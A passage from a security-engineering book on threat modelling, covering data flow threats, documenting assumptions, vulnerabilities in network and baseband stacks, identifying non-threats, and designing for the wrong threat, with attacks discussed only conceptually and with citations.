Compilers that perform interprocedural data flow analysis already do some of the work that's required, and there's been a considerable amount of research work done in the field of information-flow security [179][180], but to date there only seems to be a single tool, from a research project, available for this purpose. This works in conjunction with the Coverity static source code analyser to single out portions of the code that act on attacker-controlled data, so that instead of having to work through every single warning that's generated for a body of code developers can focus only on the ones that pertain to code with the potential for security-related consequences. This is a serious problem with static source code analysis tools, which can produce huge numbers of warnings that overwhelm developers' abilities to deal with them [181] (although having said that, developer experience with both static source code analysis and security issues is also a major factor in successfully finding security problems [182]).

One evaluation of the taint-based tool found that it eliminated four fifths of all Coverity warnings (and Coverity, whose developers invest a large amount of effort into dealing with false positives, produces far fewer warnings than most other static source code analysis tools). This reduction in scope made it possible for the developers to check every warning, with the percentage of vulnerability-related warnings increasing from 5% to 25% when the tool was used to weed out non-security-relevant code [183].

Identifying Threats

When you've identified the relevant data flows you can then look at the threats that might apply to them. There are lots of different threat lists around and if you already have a favourite one then feel free to apply that. If not then a good starting set of threats to consider are those of tampering (being able to undetectably modify data), dispute (being able to avoid taking responsibility for an action or inaction), impersonation (being able to pretend to be someone or something else), information disclosure (obtaining access to information that you shouldn't have access to), and denial of service. Like any shopping list of threats, this categorisation is open to interpretation (for example a straightforward deletion of audit data barely qualifies as undetectable tampering, but it does create a dispute threat by potentially removing any evidence needed to resolve the dispute), but it's a good starting point to help you think about potential threats that may exist.

Figure 77: Audit viewer DFD with threats identified

Looking at the original audit DFD from Figure 73 it's obvious that both the audit log and the application's configuration data are under threat from tampering, the audit log and viewer application are under threat from information disclosure, and both the application and the user are under threat from impersonation, as shown in Figure 77. In addition the application is under threat from denial of service, but that's such a universal threat against almost anything that it's seldom considered except when the threat is coming in over a network. For example you can halt virtually any application that performs file I/O by presenting it with a named pipe that produces output at the rate of one byte every five minutes (if you're using a hierarchical storage management system then you can get an effect rather similar to this without even trying). If you do consider this sort of thing a practical threat then you'll have to incorporate it into your threat model as well.

Finally, as already mentioned in "Threat Modelling with Data Flow Diagrams" on page 263, there's the additional problem that the audit log may contain malicious data that can be used to affect the viewer application. If it's a specially-written log viewer that doesn't try to interpret text strings in any special way then you should be OK, but if you're displaying the log contents in a web browser, or entering them into an SQL database, or in general dealing with any of the kind of embedded Turing machines described in "User Education, and Why it Doesn't Work" on page 195 then you need to perform additional threat modelling do deal with the issues that arise from that.

These issues immediately show up the first thing that you'll need to consider when you build your threat model, a variation of the planning process that's been covered in "What's your Threat Model?" on page 242: what are your underlying assumptions? Who can write to the audit log? Are their goals aligned with yours (projection bias, see "Confirmation Bias and other Cognitive Biases" on page 145)? Can you assume that the audit log viewer itself hasn't been tampered with, either on disk or the in-memory image? How does the user know that they're talking to the real audit log viewer and not a dummy that hides any evidence of interesting audit events? Can special-purpose users such as a system-backup operator read the sensitive data in the audit log for data backup purposes? Conversely, if the audit log contents are secured against even backup operators, what happens in the event of data loss? If a privileged user tries to cover their tracks by deleting the audit log, does this in itself create an audit log entry?

So the next step in the threat modelling process is to set out the assumptions that you're making about your threat environment. For example for the audit log you might make the assumption that only a particular trusted system process can write to the log (this is the case on most systems) and that it therefore won't be tampered with. What you can't assume though is that the log won't contain malicious data, since the audit data that's written to the log is coming from any number of untrusted sources. This is another example of threat tunnelling, with the attacker using the audit process

to launder their attack data, giving it an aura of respectability because it's now apparently coming from the trusted audit process.

Incidentally, if you're going to be creating a threat model for your application or device then you should document what it is and isn't capable of defending against — as one early paper on secure computer systems pointed out, "if a program has not been specified, it cannot be incorrect; it can only be surprising" [184]. If you don't provide this information then your application will invariably end up being misused or misapplied in ways that it was never intended, either by people who don't understand what your application can and can't do or by ones who discover and publish an "attack" on your security that consists of little more than documenting an issue that your threat model was never designed to defend against in the first place.

The latter is sometimes known as the airtight hatchway problem, from an episode in the *Hitchhikers Guide the to the Galaxy* in which the heroes are pushed through an airlock door prior to being flushed into space. One of the two has a brilliant idea for an escape plan, one that unfortunately "rather involved being on the other side of [the] airtight hatchway" [185]. An example of an airtight hatchway problem is a security bug report of the form "if an attacker can install this device driver/change this privileged registry key/install this rogue program in the Windows system directory then an unprivileged user can use it to escalate privileges and become Administrator". Since only an Administrator can perform the particular operation that's required as a prerequisite to the privilege-escalation attack, it's not really a privilege-escalation attack at all because in order to become Administrator, you first need to be an Administrator [186].

Another aid in defending against this type of theoretical attack is to ensure that you're never the most visible product in your market space, because then the other product becomes the lightning rod for all the contrived attacks rather than your one. This is a special case of the scenario covered in "Don't be a Target" on page 310.

Once you've set out your assumptions you need to document them. So instead of saying that "audit data is stored in a secure manner" (secure relative to what?) you need to explicitly state that "audit data is stored in a file only writeable by the system-audit user. It should be secure from tampering provided that the operating system file protection mechanisms are functioning as intended, that the system-audit user account hasn't been compromised, and that the security of the operating system itself hasn't been compromised, for example through a rootkit that can override the security mechanisms of less-privileged system components". You have to be a bit careful how far you take this though, because if you follow everything through to its logical conclusion then at some point you'll realise that you can't do anything at all in a secure manner, and in particular that relying on an audit viewer running on a compromised machine to tell you whether the machine's been compromised is a classic case of asking the drunk whether he's drunk (this is one of the unsolvable problems in computer security that's covered in "Problems without Solutions" on page 396).

Even there though the process of setting out your assumptions can help you to mitigate potential threats. To use the case of the audit log data, if you can't safely assume that the data stored on disk is protected from tampering (for example by someone mounting the raw disk using a different operating system and manipulating the disk data, or from the log being moved or copied to a filesystem that doesn't support security controls such as a USB key using the FAT filesystem) then you can defend against the tampering threat (but not the dispute threat, which merely requires deleting the audit log) by using various cryptographic mechanisms to protect the stored data, requiring subversion of the running system rather than just the data at rest in order to manipulate the log [187][188][189][190][191][192][193][194][195][196][197][198][199][200][201][202][203][204][205][206][207]. If you don't trust the local system then you can cryptographically tie the information to other systems under the assumption that an attacker can't subvert all of them at once [208][209][210][211].

Documenting your assumptions is also important in helping to address threat tunnelling attacks. Using the earlier example of the `addURL()` interface (with a corresponding `getURL()` to retrieve the data), whose job is it to handle potentially malformed URLs? Does your application or component treat URL data as a blob, passing it upstream or downstream exactly as received, or does it provide some guarantee that only well-formed URLs will be forwarded? Does your application's idea of what's well-formed match the upstream/downstream application's idea (this is a serious problem in componentised web applications, where each component has a different idea of what a safely canonicalised or sanitised input string looks like)? If your application is implemented in a safe manner and treats the URL as an opaque blob so that it's not affected by the particular format of the URL, do the other components that interface to it know that they may be fed malformed URL data? Whose responsibility is it to check the data as it's passed around? Again, polymorphic interfaces are particularly tricky to deal with because even if your component knows about and carefully sanitises Javascript from URLs it probably won't know about, and therefore be unable to sanitise, the Fnordscript that a particular downstream component acts on and is therefore vulnerable to.

An example of the need to document your assumptions occurs in the case of "insecurity all the way down", the fact that even if you're using some protocol or mechanism at layer n that's secure, it'll be built on top of something at layer n-1 that isn't, something known as the "layer below problem" [212]. The usual situation in which the layer below problem occurs is for data travelling over the Internet, which is why we have SSL/TLS, SSH, IPsec, PGP, S/MIME, and a whole host of other security protocols layered on top of TCP and UDP. Even when the data finally exits the network link, the layers that it's travelling over aren't secure, with network stacks and networking hardware having long histories of security vulnerabilities that can be exploited by an attacker. Even something that shouldn't be exploitable like a video connector can often be employed as an attack vector. For example it's possible to attack HDMI endpoints using control-channel interfaces, compromising the device at the other end of what should be nothing more than a passive video link [213]. As security designer Paul Kocher puts it, "with security you have to worry about every single thing underneath you in the stack, all the way down to the transistors" [214].

As an example of how this can affect something as common as an ordinary desktop PC, there exist various widely-deployed forms of anti-theft technology that act as sophisticated BIOS rootkits, patching the OS that's booted from them in order to inject new OS components that phone home for anti-theft purposes, but that contain sufficient security holes to allow them to be exploited by third parties [215]. Since these are BIOS-level rootkits, even if they're removed at the OS level they reappear the next time that the system is booted as the BIOS patches them back into the OS. As these rootkits are designed to be resistant to attempts to disable them, a re-flash of the BIOS won't remove them either [216].

All of the four networking technologies most commonly encountered on widely-used devices, wired Ethernet, 802.11, Bluetooth, and cellphone stacks like GSM/3GPP, have been found to have serious flaws in their implementations. What makes these particularly nasty is that while device drivers for a range of operating systems have a long history of security holes [217], exploiting them generally requires physical access to the computer. Flawed network drivers on the other hand make the flaws remotely exploitable.

For example in one study researchers looked at several dozen Bluetooth devices, 802.11 wireless access points, and WiMax devices from a variety of different manufacturers and found that 90% of them were vulnerable to attack at the lower layers of the networking stack [218]. In other words there was no need to attack the encryption used by protocols like WEP and WPA (in the case of the 802.11 devices) because it was far easier to directly attack the devices using the protocols being used to carry the higher-level, secured packets. Once the device itself is compromised, the

presence of encryption on the wire interface becomes irrelevant because anyone with access to the device has access to both the decryption keys and the plaintext[68].

Even the resistance of the devices being evaluated to basic fuzzing attacks was catastrophic. As the report states, "most of the Bluetooth-enabled embedded products simply crashed when tested with any level of robustness testing. Sometimes, the result from the testing was that the device ended up totally corrupt, requiring re-programming of its corrupt flash memory to become operable". The other wireless devices fared little better, with the study finding that "all the access points failed with some of the tests, but more alarmingly there were access points that failed with almost everything that was run against them" [218].

Another study encountered exactly the same problem, that it was all too easy to crash a whole range of 802.11 devices with relatively simple fuzzing attacks (this investigation was carried out as a precursor to exploiting the drivers for the devices, so no doubt we'll be hearing more about this sort of thing in the future) [219].

Near-field communication (NFC) systems, although they've only recently started being deployed on a significant scale, are already proving to have the same sorts of vulnerabilities. For example one experiment into fuzzing NFC stacks on mobile phones was able to produce crashes in a variety of NFC-related Java applications and services, as well as exploitable native-code crashes. As the analysis concludes, "the new attack surface introduced by NFC is quite large" [220]. Using some of the resulting exploits, attackers can seize control of the phone via NFC and from there pretty much do whatever they want with it [221].

Cellphone stacks are just as bad, allowing the application processor (AP, the general-purpose CPU) to be attacked via software bugs in code running on the baseband processor (BB, the specialised CPU/ASIC that handles the radio signalling and related functions) [222][223]. The amount of code that's running on the BB can be enormous, for example one typical 2010-era BB contained over 32MB of firmware, with over 70 active tasks (equivalent to threads in a standard OS) running on top of a proprietary kernel [224].

Again, successfully attacking the BB required considerable effort because most attacks simply crashed the processor [225][226][227][228][229][230]. Even the most rudimentary checking for any form of unexpected input in BB processor code appears to be almost nonexistent. For example the GSM temporary mobile subscriber identity (TMSI) that's used by a phone to communicate with the cellular network is always exactly 32 bits (or in standardese, "four octets") long [231][232], however BB processors will happily accept arbitrary-length TMSIs and overwrite memory with them. While in some cases this may be merely a cute over-the-air means of crashing the BB in cellphones [230], in others the attack has been refined to the point where it allows attackers to execute arbitrary code on the target phone [233][234].

This is just one instance of a more general problem in which the unnecessary flexibility built into the over-the-air protocols opens up footholds for attackers. For example many protocol messages provide for variable-length fields, even for data items like the TMSI mentioned above that are explicitly of fixed length. Since these are processed by general-purpose parsers, typically automatically-generated ones, they'll accept and decode all manner of data items that, while being syntactically valid, aren't actually permitted at that point in the protocol. Combine these parsing ambiguities with the presence of frighteningly complex state machines and the need to handle a large range of message subtypes and formats, and you end up with an extremely large attack surface in the BB.

Complicating the problems with the BB is the fact that carriers tend to view it as part of their network rather than of the user's phone. As far as the carrier is concerned their network boundary extends to the BB in the phone, and the phone owner only

---

[68] I was once asked to review the source code for a firewall with hardware IPsec support and found that it could be fairly trivially crashed by causing a buffer overflow with a malformed IP packet (leading to a code-execution exploit), but had great difficulty convincing the company who built it that no amount of magic hardware encryption was going to help them if a remote attacker could get their code running on the firewall.

controls the AP side. This makes the BB secure by executive fiat (it's part of the network that the carrier controls) rather than actual fact.

(The term "baseband processor" is somewhat misleading because it implies that it's something like an ARM or MIPS core with a little extra functionality bolted on the side. A BB is in fact a collection of loosely integrated functional units all packed onto the same silicon die, with the BB communicating with the AP through various serial buses (typically a hacked-up form of USB, or SPI, the serial peripheral interface) or through shared memory. Some single-chip devices, which integrate the BB and AP onto the same silicon, implement the shared-memory channel by having a portion of system memory dedicated to the AP, another portion to the BB, and a third portion shared between the two.

Because of the somewhat ad-hoc nature of the BB components, some of its functional units interfere with each others' operations, have strange bugs and restrictions on how they can be used, or are disabled because the user hasn't paid the right licensing fees to unlock them. For example there may be a documented issue that running the H.264 engine while Bluetooth is active interferes with cellular handoff processing, or it may be undocumented and the vendor using it only finds out the hard way after they've deployed half a million units.

This mass of complications is a major reason why it's more or less impossible to obtain technical documentation on BBs from manufacturers. Even when you can get your hands on it it's often incomplete, out of date, or very difficult to follow. In addition, unlike almost all other embedded processors, the BB vendors will only provide their products to a very select group of hand-picked manufacturers, and the various interesting software portions of the BB are provided in binary-only format via an equally tiny group of third-party vendors. So the magic with BBs isn't making them secure, it's making them work at all. It's not surprising then that they're full of vulnerabilities).

So as attackers targeting other security protocols like ones used with smart cards and VPNs [235] and SMS messages (the attackers were able to compromise Android, iPhone, and Windows Phone devices, every type of phone that they had access to) [236][237] had already found out, the challenge in attacking networking devices and stacks isn't so much finding an attack but finding one that works without immediately crashing or even destroying the device being attacked.

In theory one way of trying to address this problem would be to provide a very restricted, highly controlled interface between the APP and the BB, so that the APP treats the BB as untrusted and is very careful about what it allows the BB to do. Unfortunately a variety of reasons make this nice theoretical solution rather difficult to turn into reality. Many cellphone designs use shared-memory architectures in which the BB has control over the memory used by the APP, so that compromising the BB automatically compromises the APP. Some vendors even add explicit functionality allowing the BB to manipulate the APP's data and storage space [238][239].

Even if the APP and BB are distinct, the very tight (and often spaghetti-like) coupling between them makes it difficult to separate the two, and conversely easy for the attacker to take over the APP from the BB. Finally, because so much of the phone's basic functionality is present in the BB, it often isn't necessary to compromise the APP in order to carry out an attack. For example the BB controls the phone's microphone and camera, so by enabling the phone's auto-answer capability (a relic of 1980s-vintage dialup modems that somehow ended up as a mandatory-to-implement feature of all cellphones) [240] it's possible to secretly monitor a user, or anyone else in the vicinity of the user, without needing to compromise the APP.

A far more common, financially-motivated reason for seizing control of a cellphone would be to monetize the capability by placing calls to premium-rate numbers, which again only requires control of the BB. Another attack that anyone who controls the BB can perform is to use the BB's direct access to the phone's SIM to target the lack of security in that (although since the SIM does anything that the BB tells it to there's

probably little point in doing so because the attacker can already do anything that has any value to them via their control of the BB).

802.11 wireless network stacks are no better. The authors of another study evaluated drivers from three widely-used manufacturers, Broadcom, D-Link, and Netgear, and found exploitable holes in all of them. As the summary of the initial probing process used in the attack says, "five seconds later a beautiful blue screen appeared", and for the final weaponised form of the exploit "since this exploit is sent to the broadcast address, all vulnerable clients within range of the attacker are exploited with a single [802.11 packet]" [241].

Finally, wired Ethernet devices and drivers are just as vulnerable. As with Bluetooth and 802.11 devices, wired network interfaces long ago ceased to be a fixed piece of hard-wired circuitry and slowly morphed into fully programmable embedded systems as more and more functionality was both moved into the NIC and allowed to be added to network protocols because of the enhanced capabilities of the NIC. Since the NIC has now become just another general-purpose computer, and more worryingly one that has full hardware-level access to the host that it's used with, it's possible to mount some truly impressive attacks by compromising the NIC. For example one family of widely-used NICs can be remotely reprogrammed to run attacker-controlled firmware, with one paper gleefully describing how to subvert a "Common Criteria EAL level $1{\times}10^{23}$ level firewall" by compromising its NICs [242]. In this case the firewall may well be secure, but its security rests on the assumption that the underlying hardware (which isn't really hardware but just another computer) is also secure.

An extension of this work takes things even further and implements an SSH-like protocol in the system's GPU, yet another place to stash a general-purpose computer that, for security purposes, gets disregarded as a safely passive piece of hardware. This nicssh is totally undetectable by the firewall appliance (or standard PC) that it's hosted on because the NIC feeds the nicssh traffic directly to the server running on the GPU without the firewall hardware/software ever being aware that the traffic exists [243].

Another variant of this attack, using the ever-popular buffer overflow to run arbitrary code on the NIC (after the usual effort to find a malformed packet that doesn't simply crash the NIC), went beyond the basic MITM proposals (one interesting suggestion was to run sslstrip, covered in "EV Certificates: PKI-me-Harder" on page 72, directly on the NIC) and took over the host machine via the NIC's direct access to the hosts's PCI/PCIe bus [244]. Yet another variant ran a keylogger on the microcontroller used by chipsets with Intel's Active Management Technology [245].

Looking beyond basic networking stacks like the ones discussed above, other systems that employ data communications protocols are no better. For example one evaluation of GPS devices found that "despite the fact that GPS is an unauthenticated broadcast protocol, current receivers treat any incoming signal as guaranteed correct" [246] (there's a technology that can help deal with this issue called receiver autonomous integrity monitoring (RAIM) that's been around since the late 1980s and that's used in some critical equipment like aircraft navigation systems [247], but apparently not on any high-assurance GPS receivers).

Taking advantage of this weakness would at first glance seem to be rather tricky because in order to do so on a non-obvious manner you'd need to be able to take over an existing satellite lock. The researchers that examined the GPSes managed this by generating a signal that was identical to the genuine one and then slowly increasing its amplitude until the GPS locked onto that rather than the real one, in technical terms a code-phase coherent GPS spoof that can take over a live satellite lock [248].

They then took a range of commercial GPS receivers that ranged from generic cheap handheld units up to $17,500 reference stations used in safety-critical settings like navigation, and found vulnerabilities in all of them. These ranged from cute ones like the so-called middle-of-the-earth attack, which sets a satellite's orbit distance to zero so that the receiver thinks that it's at the centre of the earth's core, causing the

$17,500 reference-station receiver to go into an infinite-reboot loop due to a division by zero error [249], to ones that you'd think wouldn't have too much effect like setting the date to an invalid value, which however caused another high-end device, this time one that's used for power station control, to become permanently disabled, with even a complete firmware reflash failing to fix the problem [250].

Getting back to documentation issues, a final benefit that arises from documenting your assumptions is that it provides a baseline against which you can measure future changes [251]. For example if your initial security assumption is that only unprivileged users will need to interact with your application and you later end up in a position where the user has to be root or Administrator in order to perform some particular action then this deviation from the baseline provides a warning that something's not quite right. Why does the user need elevated privileges when the initial design didn't require them, and how can the requirement for elevated privileges be eliminated? The use of a baseline of this type ties in nicely to the concept that's covered in "Attack Surface Reduction" on page 336, since the threat baseline can be used to measure any increase or decrease in your application's attack surface.

Identifying Non-Threats

Along with identifying threats to your application you also need to identify non-threats, or things that are the wrong threat. For example the original IKE key exchange mechanism created for IPsec had a great many compromises made to it in order to allow the identities of the participants to be hidden (although the design-by-committee process through which it was created didn't help much either [252][253]). There was no clear reason as to why identity hiding was important or even useful, with one analysis pointing out that it was "an exotic feature that cryptographers put into IKEv1 just because they could" [254], and the overall design was greatly compromised by this more or less arbitrary requirement.

An example of explicitly identifying non-threats can be found in the design of the anti-phishing filter in Internet Explorer 7, which needs to submit site information to Microsoft's anti-phishing server in order to determine whether a particular site is safe to visit or not. Since you don't want Microsoft knowing which sites you're visiting, you hash the URL using a cryptographically strong one-way hash function before submitting it to the server, and all of your problems are solved, right?

Not really. In order to determine whether a site is dangerous or not the server still has to know what the original URL was, which means that it needs to perform the same hashing operation on its list of URLs. If Microsoft really wants to know whether you're going to `www.apple.com` then all they have to do is compare the hash of that URL to the hash that you're submitting and if they match then you've been to Apple's site. You can employ tricks like salted hashing (see "Passwords on the Server" on page 599), but no matter what measures you employ both the client and the server need to start with the same URL data, so a malicious anti-phishing server can always tell whether you've been to a particular URL of interest even if it can't easily create a list of all the URLs that you've been to (in addition adding a salt and/or iterations to the hashing would lead to an unmanageable load on the server, bringing the anti-phishing service to its knees since it can no longer pre-compute the hashes).

Not only is hashing the URL a response to a non-threat, it's actually a wrong threat, or at least a wrong response in that it makes the attacker's job much easier. Since changing even one bit in the original URL will change the hash value completely, an attacker can ensure through the use of trivial URL changes that the hashed value never matches any entry in the anti-phishing database. By appending random strings to the URL and using server-side processing to redirect them all to the same page, phishers can create per-user URLs that, when hashed, will never trigger a phishing filter (in fact they're already doing this, and have been for some time).

What about hashing the domain name and the path separately? This just moves the goalposts a bit, making the attacker add the random strings to the domain name or use wildcard DNS tricks or host the phishing site on an umbrella site like the former

www.geocities.com or one of its many current replacements for which you can't blacklist based on the domain name but need to unravel the path (which also can't be hashed), and a million other tricks for which you absolutely need the original URL and not some hashed blob to determine whether it's kosher or not. There are even more obscure considerations to be taken into account [255], but the long and short of it is that there's not only no benefit to masking the URLs sent to the anti-phishing server but distinct disadvantages to doing so. The problem here is that the use of hashing is such an "obviously correct" solution that it takes either an awful lot of analysis or, more likely, a second release of the product to see that it's the wrong thing to do. "Testing" on page 768 contains more details on how you might discover these sorts of issues before they require rolling out a new release.

Having said all this, there are applications like data deduplication where hash-based comparisons are perfectly reasonable, you just have to make sure that you're using the right tool for the job [256].

Hard Threat-Modelling Problems

The number of things that you may need to consider when identifying possible problems and non-problems is potentially enormous (which may be why the Inside-Out Threat Model approach covered in "Cryptography Über Alles" on page 11 is so popular). Consider for example the following sample list of issues that you might run into during the design of a hypothetical full-disk encryption product [257]. To start with you need to define a security model for the key management. Is the encryption key tied to the hard drive, the system, individual files, or individual users? How is the key stored? How do you handle devices that do or don't have TPMs, smart card readers, or similar key-storage mechanisms? How do you handle backups, to allow access when the TPM dies, or alternatively when the employee who knows the key dies? How do you hold the key in memory when it's being used to en/decrypt the disk without exposing it to risk? Do you compromise performance with a one-size-fits-all implementation or use custom implementations of the crypto that match different CPU features? How do you know that you're not running inside a hypervisor that can pull the keys from memory? How is hibernation (which writes the contents of memory to disk) handled? If the key is wiped on hibernate, how do you resume when you need to first decrypt the data that's been written out?

What happens if the key (or related cryptovariables) become corrupted (a single flipped bit with an unencrypted drive is typically barely noticed, but in this case will result in all data that's read and written becoming corrupted)? If there's a bug somewhere in the filesystem and/or encryption code, what are the possible effects, and how do you recover from them? How is data recovery handled if there's disk corruption? In other words how do you get OnTrack to recover business-critical files if all you have is a sector-level encrypted volume?

How is rekeying handled? What happens when the user is at a remote site and loses their key? How is authentication handled? What possible security holes have been introduced by the authentication model that you're using? How do you document the support requirements for this? What encryption mode should be used, and will it be secure when it's used for full-disk encryption? How do you bootstrap the OS when the entire disk is encrypted? How do you protect the integrity of the bootstrap code? How is this going to be deployed in enterprise environments? If you use Ghost (or a thousand similar deployment tools) will everyone need to use the same key to access their data?

How are software updates handled? Is it possible for an attacker to send out a bogus update that compromises the system's security (for example by leaking the encryption key), a so-called supply-chain attack? How are the updates authenticated? Can the user install them or does it require intervention by an administrator? How much proof of authorisation does the person applying the update have to provide in order to install it? If it's not user-installable, can it be pushed out via a mechanism like Microsoft's Windows Server Update Services (WSUS)?

If the purpose of the update is to fix a vulnerability, how does the user know that they need to apply the update, and how do they know that the update has been successfully applied and the vulnerability patched? If the vulnerability is in the underlying disk encryption mechanism, does the entire disk need to be decrypted and then re-encrypted using the fixed mechanism? Is it re-encrypted in place, or does the decrypted data get written to disk before re-encryption? What if there's a failure during the decrypt + re-encrypt process? If the updates are authenticated through digital signatures (a standard mechanism for software updates), what happens if the digital signature mechanism needs to be updated? If a vulnerability is discovered in the update process and the user receives two updates, each claiming to be the real thing, which one should be applied?

Will the latency introduced by the en/decryption operations cause any issues for the cluster allocation manager in the overlaying filesystem? If it's used for something complex like a DBMS I/O pattern how will the latency interact with the application? Do you even understand the target hardware environment's performance characteristics well enough to answer this?

What happens when you sell this in China (with its State Encryption Management Committee), or France, or export it from the US, or a thousand other legal issues? Unfortunately there's a lot more involved in designing a security product than just throwing some crypto together (although admittedly full-drive encryption software is one of the more challenging security products to engineer).

Although the above shopping list for full-disk encryption already seems challenging enough (and this is the sort of thing that the problem-structuring method covered in "Threat Analysis using Problem Structuring Methods" on page 252 seems tailor-made for), there is one special situation that you can't effectively threat-model for and that's if you're creating a physical device like a game console that's likely to be a target for concerted attack. Unfortunately it's hard to predict what will and won't be a target, but as a rule of thumb if your device has one or more of the characteristics of being programmable, having a locked-down architecture, looking cool, playing games, and with the potential to have Linux shovelled onto it then you might be a target (as "Don't be a Target" on page 310 points out, one very effective defensive strategy here is to allow Linux to run on your device out of the box, thus eliminating any need, and therefore any incentive, to hack the device in order to allow this).

The interesting thing about attacks on devices in this class like the iPhone, Xbox, and Wii is their incredible scope. The conventional attack model for hardware devices is that an attacker will find the best possible attack vector and then exploit it, a threat-model equivalent of the economic decision-making process covered in "How Users Make Decisions" on page 125. The same assumption was made for nuclear weapons development, with the accepted theory being that scientists would determine the optimal path towards creating a bomb, after which industry resources would be allocated towards making it happen. The Iraqis used a completely different strategy in the weapons programme that they pursued before the first Gulf War, employing not just the economic or game-theoretic optimal means to the desired end but every available means, including difficult and inefficient techniques like calutrons that every other nuclear power had abandoned forty years earlier. It didn't matter how unlikely the approach was, as long as one of them succeeded then the desired goal would have been reached.

This breadth-first search approach is exactly how the attacks on devices like the iPhone and Wii were carried out. The strategy wasn't "find the weakest point and attack there" but "attack everywhere because eventually something's got to give". Although only a few attacks that succeeded got much publicity, in practice what was tried on various devices was everything from decapping CPUs with fuming nitric acid in order to read out the internals to timing attacks, clock and power glitch attacks, exploitation of semiconductor device bugs, buffer overflows, data formatting attacks, esoteric cryptosystem implementation weaknesses, obscure attacks that to date had only ever been seen in academic research papers, anything that someone somewhere could come up with was tried.

This is a level of attack that you can't defend against through conventional means. If you're creating a device that you expect to be a target for these types of attacks then you need to go to someone who specialises in this sort of thing to help you set up your defences (or if you're big enough you can build up the necessary expertise in-house, as Microsoft did when they created their Xbox 360 follow-up to the original Xbox). This is a special-case situation that requires a matching special-case solution that goes beyond the standard defensive strategies that would serve with other designs.

Assuming the Wrong Threat

When you're going through your threat-analysis process you have to be careful to make sure that you're actually designing for the right threat. An example of defending against the wrong threat is the assumption that the risk with online credit card use is a confidentiality issue rather than an authorisation one. By re-casting the threat into a different form it's often possible to create a far more effective defence against it than for the original form.

The reason why credit card numbers need protection is that they're easily monetised by attackers since they have directly realisable (and considerable) financial value. This problem occurs because the user is assigned a fixed, hopefully (but not really) secret number that remains unchanged for years, which makes sense when a new plastic card has to be issued but not much sense in an online environment where a new number can be generated for each transaction. So instead of fighting an ongoing and (apparently) hopeless battle against the bad guys to try and keep a high-value string of digits out of their hands, what about reducing the value of the string of digits to a point where it's no longer worthwhile for an attacker to target them?

This is exactly what one-time credit card numbers do, allowing a single transaction after which they become worthless [258]. More sophisticated schemes can constrain attacks even further by generating the number on the fly and cryptographically binding in transaction details like the amount and merchant ID, creating a single-use credit card number that's only valid for that one transaction and that, even if obtained via a live man-in-the-middle attack (rather than the usual process of phishing followed by eventual resale to third parties) is of limited use to an attacker [259][260] [261][262]. Some banks already provide a limited form of this, with a web-based system that allows a customer to create a one-off virtual credit card with a given spending limit and expiry date that's charged to their regular credit card when it's used with the merchant for whom it's been created.

An alternative, which only works with real-time or near real-time transactions (which virtually all online purchases are since they're high-risk "card not present" transactions) is to use a SecurID-style token that generates a new card number every fifteen minutes or so, enough time for a merchant to bill the card but not enough for a phisher to collect it, on-sell it, and have a cashier (in the criminal sense, not a bank employee) cash out the account. There's some special-case handling needed for things like recurring transactions and split shipments, which can use a longer-term card number with the transaction details cryptographically bound to it to ensure that it can't be misused if it's stolen, but nothing that's insurmountable. An additional benefit of these one-time numbers is that if an attacker phishes them or steals them from a merchant site, the issuing bank will be alerted to the theft as soon as the one-time value is used a second time rather than at the end of the card billing cycle when the user notices an unauthorised charge as would be the case for a standard credit card number. This type of early-warning detection is of considerable interest to banks, who use it to pre-emptively address fraud issues before the problem has a chance to spread much further.

One example of designing for the wrong threat that's already been covered in "What's your Threat Model?" on page 242 is the assumption that whatever your threat is, cryptography will solve it, or more often the classic Inside-Out Threat Model approach that cryptography is the solution, whatever it happens to deal with is defined to be the problem, and everything else is out of scope, or perhaps even that

fiddling with cryptography is fun but actual problem-solving isn't so we'll just keep fiddling until we get bored, or something like that.

Another example of designing for the wrong threat was the security in the 802.16 or WiMAX wireless networking standard, which defines a fixed point-to-point high-speed wireless networking protocol running over line-of-sight or near line-of-sight links for metropolitan area networks [263], with variations extending to mesh networking and assorted other networking fashion statements. In view of the series of unfortunate events surrounding the earlier 802.11 security, the 802.16 designers decided to use an existing, proven security technology rather than trying to invent their own one, and chose the Data Over Cable Service Interface Specification (DOCSIS) standard designed to secure data transmission using cable modems. There were some reservations about the fact that DOCSIS used single-DES encryption with a 56-bit key, but apart from that it seemed fine.

To see why it isn't, it's necessary to look at the context in which DOCSIS is applied. The DOCSIS standard defines the mechanisms for securing the link from a cable headend to a consumer cable modem and is concerned with securing the system against a theft-of-service attack by consumers. The headend — let's call it the server to make it technology-neutral, in 802.16 it's called a base station and the modem or client a subscriber station — is authenticated as "whatever's at the other end of the cable". Consumers pay their fees and get their cable service and don't really care who's providing it as long as it's there and provides the services that they need. Even if someone were to decide that it might be a fun exercise to covertly replace your existing cable service with their own one that provides exactly the same content and services while allowing your payments to your existing provider to continue, the prospect of installing their own cable distribution network and secretly rewiring everyone's cable feeds seems rather daunting. So DOCSIS doesn't authenticate the server because there's no need to (cable is a great example of a location-limited channel, discussed in more detail in "Use of Familiar Metaphors" on page 497).

Another standard that uses this type of implicit server authentication is IEEE 802.1x for local area networks, which is concerned with preventing unauthorised access to LANs, with the goal of the standard being to "restrict access to the services offered by the LAN to those users and devices that are permitted to make use of those services" [264]. Since the authenticator — and as with the DOCSIS terminology let's make it technology-neutral and call it the server — is implicitly authenticated as "whatever the client (in 802.1x terms this is "the supplicant") is connecting to", there's no need to authenticate the server, just as there's no need to authenticate it with DOCSIS. 802.1x also has the ability to perform other useful tricks like dumping clients who can't be authenticated into a VLAN-based restricted-access DMZ [265], but these extended facilities aren't really relevant to the current discussion.

